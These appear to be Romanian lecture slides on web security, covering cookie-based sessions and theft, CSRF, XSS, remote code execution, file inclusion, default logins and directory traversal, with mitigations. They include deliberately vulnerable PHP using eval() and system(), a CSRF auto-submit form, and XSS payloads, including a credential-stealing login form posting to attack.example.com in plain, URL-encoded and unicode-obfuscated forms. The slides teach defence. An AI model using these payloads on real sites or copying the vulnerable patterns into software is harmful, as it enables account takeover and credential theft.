- închiderea unei pagini \Rightarrow se pierde identificarea clientului \rightarrow procesul trebuie repornit

Cookies Based Session State

- serverul menține starea
- starea indexata de cookie
- inclus în protocolul HTTP
- la prima cerere a clientului
 - serverul generează starea
 - trimit clientului indexul (cookie)
 - exemplu

HTTP/1.1 200 OK

Date: Sun, 06 Dec 2015 12:50:41 GMT

Server: Apache/2.4.7 (Ubuntu)

x-powered-by: PHP/5.5.9-1ubuntu4.14

Set-Cookie: MoodleSession=fn0rpckv4sevk4i7b6f566tia1; path=/

Expires: Mon, 20 Aug 1969 09:23:00 GMT

Content-Script-Type: text/javascript

Last-Modified: Sun, 06 Dec 2015 12:50:41 GMT

X-Frame-Options: sameorigin

Content-Length: 7609

Keep-Alive: timeout=5, max=100

Connection: Keep-Alive

Cookies Based Session State (II)

- form: *Set-Cookie: key=value; options; ...*
- exemplu:

*Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 8:20:34 GMT;
path=/; domain=.zdn.com*

Cookies Based Session State -III

- clientul

- stochează local fișierul cookie
- trimită cookie la server la fiecare cerere
- exemplu

GET / HTTP/1.1

Host: moodle.os.obs.utcluj.ro

User-Agent: Mozilla/5.0 (X11; Ubuntu;

Linux x86_64; rv:42.0) Gecko/20100101 Firefox/42.0

Accept: text/html, application/xhtml+xml, application/xml;

Cookie: _ga=GA1.2.604356790.1425374046; MoodleSession=fm

Connection: keep-alive

- cookie-based state

- nu se pierde la închiderea paginii
- independent de conținutul paginii → identifică clientul, nu cererea

Folosirea cookie

- utilizatorului autentificat î se asignează un cookie
- serverul trimite cookie-ul creat utilizatorului
- clientul web stochează cookie-ul local (ca și un fișier)
- clientul web trimite cookie-ul în următoarele cereri
 - pentru a identifica utilizatorul
- ⇒ utilizatorul nu trebuie să se re-autntifice
- transparent pentru utilizator

Utilizarea cookie-urilor

- permite utilizatorilor anonimi să personalizeze o pagină web, ex. font, culori, etc.
- pagina creează un cookie care salvează diferiți parametrii, de posibil interes pentru utilizator
 - pe baza interacțiunilor trecute
- pe baza componentelor cookie pagina web poate fi personalizată
- avantaje: utilizatorul este anonim, chiar dacă preferințele acestuia sunt înregistrate

Autentificare folosind cookie-uri

- după ce utilizatorul s-a autentificat pe o pagină web
- utilizatorului i se asociază un cookie
- trimis utilizatorului
- cererile ulterioare trimit serverului cookie-ul primit, dovedind că este utilizatorul autentificat

Furt cookie

- cel care deține cookie-ul poate accesa pagina web cu drepturile utilizatorului autentificat
- furt cookie \Rightarrow se imită un utilizator
 - acțiuni în numele utilizatorului autentificat

Furt cookie (II)

- furt cookie
 - compromite un server (care emite cookie-uri și le menține)
 - compromite clientul (care stochează fișierul cookie)
 - se prezice cookie-ul, dacă algoritmul de generare pentru cookie-uri al serverului este determinist (slab)
 - se ascultă traficul de rețea și se găsește valoarea pentru cookie
 - manipulează rețeaua pentru a trimite pachete atacatorului
- apărare
 - trafic criptat
 - ex. interacțiunile sensibile, după autentificare ar trebui să folosească HTTPS

Cookie-uri nepredictibile

- valori mari aleatorii pentru cookie-uri
- cookie valid doar pentru un anumit interval de timp
- ștergerea cookie-urilor când sesiunea se termină
- exemplu vulnerabilitate: Twitter (2013)
 - un singur cookie, *auth_token*, pentru a valida utilizatorul
 - cookie funcție de username și parolă
 - nu se schimbă între două autentificări
 - nu devine invalid când utilizatorul termină sesiunea (logged out)
 - ⇒ un cookie poate fi filosit până se schimbă parola

Bibliografie

- “24 Deadly Sins of Software Security”, chapter 1, 2, 3, 4, pp. 3 – 88
- SQL Injection Attacks by Example,
<http://www.unixwiz.net/techtips/sql-injection.html>

Securitate Software

XI Vulnerabilități web

XSS, CSRF, LFI, RFI

Obiective

- prezentarea aspectelor teoretice din spatele vulnerabilităților Web comune
- prezentarea vulnerabilităților
 - Cross-Site Scripting (XSS)
 - Cross-Site Request Forgery (CSRF)
 - LFI, RFI, etc.

- 1 Cross-Site Request Forgery (CSRF)
- 2 Cross-Site Scripting (XSS)
- 3 Alte vulnerabilitati

Remote code execution

- Permit executarea de cod pe serverul vulnerabil
 - De obicei, ca un user limitat (www-data, apache), dar nu e o regulă
- Duce la compromiterea întregului server
- Deseori sunt prezente din cauza erorilor de programare în PHP, ASP, Java, etc.
- Exemple:
 - register_globals în PHP
 - Permite setarea oricărei variabile globale
 - XMLRPC
 - Permite pasarea de input nevalidat funcției eval()

Remote code execution

- Exemplu (folosind eval):

```
<?
$expresie = $_GET['exp'];
eval('$res = ' . $expresie . ';');
echo $res;
?>
```

- Exemplu (folosind system):

```
<?
$dst = $_POST['dst']
$subject = $_POST['subject']
$email = $_POST['email']
system('sendmail $dst -s $subject $email')
?>
```

CSRF

Efect neanticipat pentru un URL

- Scenariu:

- un utilizator este logat pe un site (cu un SessionID care nu a expirat) pe un site mai sensibil din punct de vedere al securității
- chiar dacă închide fereastra browserului, sesiunea rămâne activă
- dacă accesează un link de pe acel site își continuă sesiunea

- problema:

- primește dintr-o altă sursă un link, ex.

<https://www.myBank.com/transfer.php?ammount1000&to=attacker>

CSRF (III)

Un atacator poate păcăli utilizatorul (browserul acestuia):

- să trimite o cerere malicioasă (ex. URL de mai sus)
- → o acțiune malicioasă efectuată în numele utilizatorului

CSRF (II)

- de unde poate proveni link-ul?
 - un site malicioș
 - un e-mail malicioș (social engineering, spam)
 - mesaje pe site-uri de socializare, forumuri, etc.
- linkurile pot fi ascunse
 - din HTML (ex. "click [aici](#) pentru a să vedea notele")
 - folosind URL-uri scurte (ex. goo.gl, tinyurl, etc)
 - IFRAME ascuns
 -
- se pot construi cereri HTTP POST malicioase

CSRF - exemplu

Step 1

User logs on to the web site
and authenticates.



Step 0

The web site is sinfully architected to use text in the
querystring as instructed from the user (read, delete, etc.).

Step 2

User opens a web page that includes a
web application instruction in the query string.


```
<img src=http://www.server.com/foo.php?delete all>
```



Step 3

Web server dutifully deletes the
user's inbox!

CSRF - exemplu (II)



Browser automatically visits the URL to obtain what it believes will be an image

Tipuri de atacuri CSRF

- atac bazat pe o cerere de tip **GET**:
 - de obicei conține un string ce reprezintă o interogare
 - exprimat prin verbe ca
 - `http://acme.com/request.php?create-new`
 - `http://acme.com/request.php?delete-NNNN`
- atac bazat pe o cerere de tip **POST**
 - necesitatea unor câmpuri din pagina pentru a face anumite acțiuni
 - protejează împotriva unor atacuri simple GET
 - câmpul poate fi completat și transmis automat de un script JavaScript din pagina atacatorului
- CSRF stocat
 - link-ul CSRF este stocat pe pagina vulnerabilă
 - ex. se stochează un tag IFRAME sau IMG într-un câmp ce acceptă HTML
 - ex. printr-un atac XSS mai complex
 - → severitatea atacului este amplificată
 - probabilitatea ca victimă să vadă pagina infectată este mult mai mare (decât o pagină aleatoare)
 - victimă este deja autentificată
 - dificil de identificat paginile infectate

CSRF - exemplu, cerere POST

CWE-352

```
<form action="/url/profile.php" method="post">
<input type="text" name="firstname"/>
<input type="text" name="lastname"/>
<br/>
<input type="text" name="email"/>
<input type="submit" name="submit" value="Update"/>
</form>
```

- pagina web vulnerabilă

```
session_start();
if (! session_is_registered("username")) {
    echo "invalid_session_detected!";
    // Redirect user to login page
    [...]
    exit;
}
update_profile();
function update_profile {
    SendUpdateToDatabase($_SESSION['username'], $_POST['email']);
    [...]
    echo "Your_profile_has_been_successfully_updated.";
}
```

CSRF - exemplu, cerere POST (II)

cod atacator

```
<SCRIPT>
function SendAttack () {
form.email = "attacker@example.com";
// send to profile.php
form.submit();
}
</SCRIPT>

<BODY onload="javascript:SendAttack ();">

<form action="http://victim.example.com/profile.php" id="form" method="post">
<input type="hidden" name="firstname" value="Funny">
<input type="hidden" name="lastname" value="Joke">
<br/>
<input type="hidden" name="email">
</form>
```

CSRF - referințe CWE

- CWE-345 "Insufficient Verification of Data Authenticity"
 - codul nu verifică corect autenticitatea datelor
 - se acceptă date invalide
- locul 12 în top 25 CWE/SANS vulnerabilități (2011)

Protejarea împotriva CSRF

- verificarea câmpului REFERRER din cererea HTTP
 - câmpul e setat la pagina care conține link-ul
- se acceptă doar pagini legitime de unde utilizatorul ar fi putut face cererea
 - ex. serverul verifică pentru fiecare cerere valoarea câmpului *Referrer* (trebuie să conțină doar pagini postate de server)
 - cererea este rezultatul unui *click* de pe pagina serverului
- limitări
 - câmpul e optional (nu este mereu prezent)
 - se resping cererile care conțin o valoare greșită a câmpului dar se acceptă cereri pentru care referrer nu este setat
 - atac MITM (man in the middle)
 - cererea HTTP e modificată de un terț după ce aceasta este trimisă din browser, terț care interceptează comunicația

Protejarea împotriva CSRF (II)

- utilizarea unei chei speciale (token)
- poate fi inserată într-un *hidden POST field*, *custom HTTP header*, parametru GET, etc.
 - trebuie să fie cât mai greu de prezis (la fel ca session ID)
 - ruby-on-rails folosește automat astfel de chei pentru toate linkurile, OWASP CSRGuard Java library
 - varianta recomandată
- problema de design
- cheia nu trebuie inclusă în cookie (poate fi aflată)
- session timeout (reduce fereastra de atac), atacatorul nu trebuie să extindă contorul de *timeout*
- 2-factor pentru tranzacții

CSRF

- Transaction drive through: cerere pentru cerere
 - la fiecare cerere a clientului se răspunde cu o cerere de autentificare
- vulnerabilitate petru care validarea datelor primite nu ajuta (toate datele sunt valide)

Pagini web dinamice

- codul trimis de server e dinamic
- JavaScript - limbaj foarte utilizat, client-side
- paginile sunt mult mai interactive
- conținutul poate fi modificat (de obicei DOM)
- se pot urmări acțiuni (mouse, tastatură)
- se pot efectua cereri HTTP și se pot interpreta răspunsuri
- se pot menține conexiuni permanente (AJAX)
- se pot citi și scrie cookie-uri

```
<html><body> Hello , <b> <script>
var a = 1;
var b = 2;
document.write("Hello _World_ ", a+b, " _times!</b>" );
</script> </body></html>
```

- Javascript - limbaj de programare care permite implementarea unor funcționalități complexe
- implicații de securitate
- XSS - ocolirea SOP

XSS / JS - implicații de securitate

- scripturile JS pot accesa date sensibile
- un script pe un site A nu ar trebui să poată accesa date ale paginilor de pe un site B
 - ex. scripturi de pe *attacker.com* nu ar trebui să:
 - poată modifica layout-ul paginilor de pe *bank.com*
 - acceseseze apăsări de taste de pe *bank.com*
 - acceseseze cookie-uri ale *bank.com*
- defensivă: SOP (Same Origin Policy)
 - folosită de browser pentru a izola scripturile Javascript
 - presupune asocierea elementelor din pagina web cu o anumită origine
 - doar scripturile primite de la o anumita pagina (origine) pot accesa elementele paginii web

XSS

- tipuri
 - stored XSS (persistent, type 2)
 - reflected XSS (non-persistent, type 1)
 - DOM-based (type 0)
- atacuri
 - JavaScript injection
 - browser redirection
 - IFRAME injection
 - furt cookie sau session ID
- atacurile XSS sunt "interactive", depind de existența altor utilizatori activi în aplicație
- vectori de atac
 - serverul poate deservi cod JavaScript malicios, generat de atacator
 - scopul este de a rula codul în browserul clientului
 - abilitatea de a lăsa conținut pe server este punctul de intrare al unui astfel de atac
 - problema constă în validări insuficiente (sau lipsa validărilor) asupra conținutului pe care utilizatorii îl pot stoca pe server

Stored XSS (persistent, type 2)

- aplicație guestbook
 - oricine poate lăsa comentarii
 - toate comentariile sunt vizibile într-o listă de către ceilalți utilizatori
 - un utilizator introduce ca și comentariu
`<script>alert('XSS!')</script>`
 - scriptul se va executa în browserul tuturor celor care accesează lista de comentarii
- deosebit de grav, utilizatorul trebuie doar să acceseze pagina respectivă, de pe un site considerat sigur

Stored XSS (persistent, type 2) - exemple

1. CreateUser.php

```
$username = mysql_real_escape_string($username);
$fullName = mysql_real_escape_string($fullName);
$query = sprintf('Insert Into users (username, password) Values ("%s",
mysql_query($query);
/.../
```

2. ListUsers.php

```
$query = 'Select * From users Where loggedIn=true';
$results = mysql_query($query);
if (!$results) {
exit;
}
// Print list of users to page
echo '<div id="userlist">Currently Active Users:</div>';
while ($row = mysql_fetch_assoc($results)) {
echo '<div class="userNames">' . $row['fullname'] . '</div>';
}
echo '</div>';
```

2. Samy on MySpace

Reflected XSS (non-persistent, type 1)

- serverul preia date din cererea HTTP și le "reflectă" în răspunsul HTTP
- exploatarea are loc atunci când un atacator provoacă victimă să trimită către serverul vulnerabil o cerere cu conținut malitios, conținut executat în browser
- ex. parametru în URL
`http://example.com/page?var=<script>alert('xss')</script>`
- câmpul `var` e afișat ca atare în răspunsul HTTP
- URL poate fi obfuscat (HTML escape sau folosind JavaScript) sau se pot folosi URL-uri scurte

Reflected XSS (non-persistent, type 1) - exemple

1.

```
$username = $_GET['username'];
echo '<div class="header">Welcome, ' . $username . '</div>';
```
2.

```
http://trustedSite.example.com/welcome.php?username=<Script
Language="Javascript">alert("You've been attacked!");
</Script>
```
3.

```
http://trustedSite.example.com/welcome.php?username=<div
id="stealPassword">Please Login:<form name="input"
action="http://attack.example.com/stealPassword.php"
method="post">Username: <input type="text" name="username"
/><br/>Password: <input type="password" name="password"
/><br/><input type="submit" value="Login" /></form></div>
```

Reflected XSS (non-persistent, type 1) - exemple II

4.

```
<div class="header"> Welcome, <div id="stealPassword"> Please Login:  
  
<form name="input" action="attack.example.com/stealPassword.php" method="post">  
Username: <input type="text" name="username" /><br/>  
Password: <input type="password" name="password" /><br/>  
<input type="submit" value="Login" />  
</form>  
</div></div>
```
5.

```
trustedSite.example.com/welcome.php?username=%3Cdiv+id%3D%22  
stealPassword%22%3EPlease+Login%3A%3Cform+name%3D%22input  
%22+action%3D%22http%3A%2F%2Fattack.example.com%2FstealPassword.php  
%22+method%3D%22post%22%3EUsername%3A+%3Cinput+type%3D%22text  
%22+name%3D%22username%22+%2F%3E%3Cbr%2F%3EPassword%3A  
+%3Cinput+type%3D%22password%22+name%3D%22password%22  
+%2F%3E%3Cinput+type%3D%22submit%22+value%3D%22Login%22  
+%2F%3E%3C%2Fform%3E%3C%2Fdiv%3E%0D%0A
```

Reflected XSS (non-persistent, type 1) - exemple III

6. trustedSite.example.com/welcome.php?username=<script+type="text/javascript">
document.write(' \u003C\u0064\u0069\u0076\u0020\u0069\u003D\u0022\u0073
\u0074\u0065\u0061\u006C\u0050\u0061\u0073\u0073\u0077\u006F\u0072\u0064
\u0022\u003E\u0050\u006C\u0065\u0061\u0073\u0065\u0020\u004C\u006F\u0067
\u0069\u006E\u003A\u003C\u0066\u006F\u0072\u006D\u0020\u006E\u0061\u006D
\u0065\u003D\u0022\u0069\u006E\u0070\u0075\u0074\u0022\u0020\u0061\u0063
\u0074\u0069\u006F\u006E\u003D\u0022\u0068\u0074\u0074\u0070\u003A\u002F
\u002F\u0061\u0074\u0074\u0061\u0063\u006B\u002E\u0065\u0078\u0061\u006D
\u0070\u006C\u0065\u002E\u0063\u006F\u006D\u002F\u0073\u0074\u0065\u0061
\u006C\u0050\u0061\u0073\u0073\u0077\u006F\u0072\u0064\u002E\u0070\u0068
\u0070\u0022\u0020\u006D\u0065\u0074\u0068\u006F\u0064\u003D\u0022\u0070
\u006F\u0073\u0074\u0022\u003E\u0055\u0073\u0065\u0072\u006E\u0061\u006D
\u0065\u003A\u0020\u003C\u0069\u006E\u0070\u0075\u0074\u0020\u0074\u0079
\u0070\u0065\u003D\u0022\u0074\u0065\u0078\u0074\u0022\u0020\u006E\u0061
\u006D\u0065\u003D\u0022\u0075\u0073\u0065\u0072\u006E\u0061\u006D\u0065
\u0022\u0020\u002F\u003E\u003C\u0062\u0072\u002F\u003E\u0050\u0061\u0073
\u0073\u0077\u006F\u0072\u0064\u003A\u0020\u003C\u0069\u006E\u0070\u0075
\u0074\u0020\u0074\u0079\u0070\u0065\u003D\u0022\u0070\u0061\u0073\u0073
\u0077\u006F\u0072\u0064\u0022\u0020\u006E\u0061\u006D\u0065\u003D\u0022
\u0070\u0061\u0073\u0073\u0077\u006F\u0072\u0064\u0022\u0020\u002F\u003E
\u003C\u0069\u006E\u0070\u0075\u0074\u0020\u0074\u0079\u0070\u0065\u003D
\u0022\u0073\u0062\u006D\u0069\u006E\u0074\u0022\u0020\u006E\u0061\u006C
\u0075\u0065\u003D\u0022\u004C\u006F\u0067\u0069\u006E\u0022\u0020\u002F
\u003E\u003C\u002F\u0066\u006F\u0072\u006D\u003E\u002F\u0064\u0069
\u0076\u003E\u000D');</script>

DOM-based XSS (type 0)

- un atac strict pe partea clientului (nu e implicată o comunicare client-server)
- numele provine de la gestiunea incorectă a obiectelor DOM (Document Object Model)
- clientul accesează un URL malițios
- conținutul URL-ului este interpretat de JavaScript și afișat în pagină
- ex:
`http://example.com/page.html?var=Mary`
- pagina conține scriptul:
`var pos=document.URL.indexOf("var") + 4;
document.write(document.URL.substring(pos,
document.URL.length));`
- un atacator poate furniza următorul URL
`http://example.com/page.html?var=<script>
alert(document.cookie)</script>`

XSS - atacuri

- referințe CWE: CWE-20, CWE-74, CWE-79
- JavaScript injection
 - acces la datele sensibile
 - modificarea conținutului paginii
 - clickJacking
- browser redirection
 - redirectare către pagini malicioase / reclame
- IFRAME injection
 - affiliate ads, malware scripts
- stealing cookies & session IDs

XSS - protejare

- input validation
 - filtrare / escape
 - neacceptarea codului JavaScript / HTML
 - sursa problemei poate fi ascunsă (în spatele unei interfețe dintr-un framework)
- testare manuală
- testare automată

Code review

- **ASP.NET:** PathInfo, Request.* , Response.* , <%=, web-page object manipulation
- **ASP:** Request.* , Response.* , and <%= when the data is not validated correctly
- **Ruby on Rail:** <%=, cookies or redirect_to with untrusted data
- **Python:** form.getvalue, SimpleCookie when data is not validated correctly
- **ColdFusion:** <cfoutput>, <cfcookie>, and <cfheader>
- **PHP:** accessing \$_REQUEST, \$_GET, \$_POST, or \$_SERVER followed by echo, print, header, or printf
- **CGI/Perl:** calling param() in a CGI object
- **mod_perl:** Apache::Request followed by Apache::Response or header_out
- **ISAPI (C/C++:** Reading from a data element in EXTENSION_CONTROL_BLOCK, such as lpszQueryString, or method such as GetServerVariable or ReadClient, and then calling WriteClient with the data or passing similar data to AddResponseHeaders
- **ISAPI MFC:** CHttpServer or CHttpServerFilter and then writing out to a CHttpContext object
- **JSP:** addCookie, getRequest, request.getParameter followed by <jsp:setProperty or <%= or response.sendRedirect

XSS - exemplu Yahoo Mail mobile

- persistent XSS (stored)
 - raportat către Yahoo în 11 noiembrie 2015
 - e-mail cu conținutul
' "><svg/onload=prompt(1337)>
 - la accesarea mesajului codul malicios se executa automat
 - reparat în 21 noiembrie 2015
- <http://pwnrules.com/persistent-xss-yahoo-mail-inbox/>

Remote code execution

Exemple:

- Local File Inclusion
 - Se permite includerea și executarea unui fișier local
 - Putem injecta cod într-un log de apache pe care apoi să-l includem
- Remote File Inclusion
 - Se permite includerea și executarea unui fișier remote
- Alte vulnerabilități specifice fiecărei aplicații în parte

Default login

- Aplicația web utilizează credențiale default
- De obicei, acest lucru se întâmplă din cauza configurării proaste
 - Admin-ul ar trebui să dezactiveze orice formă de credențiale default
- Exemple forte comune:
 - admin:blank
 - admin:admin
 - admin:root
- Este ușor să aflăm aceste credențiale default, citind manualul aplicației web
 - <http://www.routerpasswords.com>

Default login (II)

Mitigări:

- Dezactivarea tuturor conturilor default
- Utilizarea de user-names și parole puternice

Directory transversal

- Validare insuficientă a input-ului – caracterele speciale nu sunt filtrate
 - ... /, \
- Pasând un input cu astfel de caractere, putem obține acces la întregul file-system
 - Dacă input-ul este tratat ca o cale sau nume de fișier
- Cu o astfel de vulnerabilitate, putem obține:
 - Info leaks (path-uri, fișiere existente, etc.)
 - Code execution (local-file inclusion)

Directory transversal (II)

Mitigări:

- Nu utilizați input de la user în căi de fișiere
- Utilizare de ID-uri în loc de nume explicate în input
- Sanitizarea input-ului (eliminarea caracterelor nedorite)
- chroot jails

Bibliografie

- “24 Deadly Sins of Software Security”, chapter 1, 2, 3, 4, pp. 3 – 88
- XSS vulnerability found on mobile site of Yahoo! Mail,
<http://www.scmagazineuk.com/xss-vuln-found-on-mobile-site-of-yahoo-mail/article/457357/>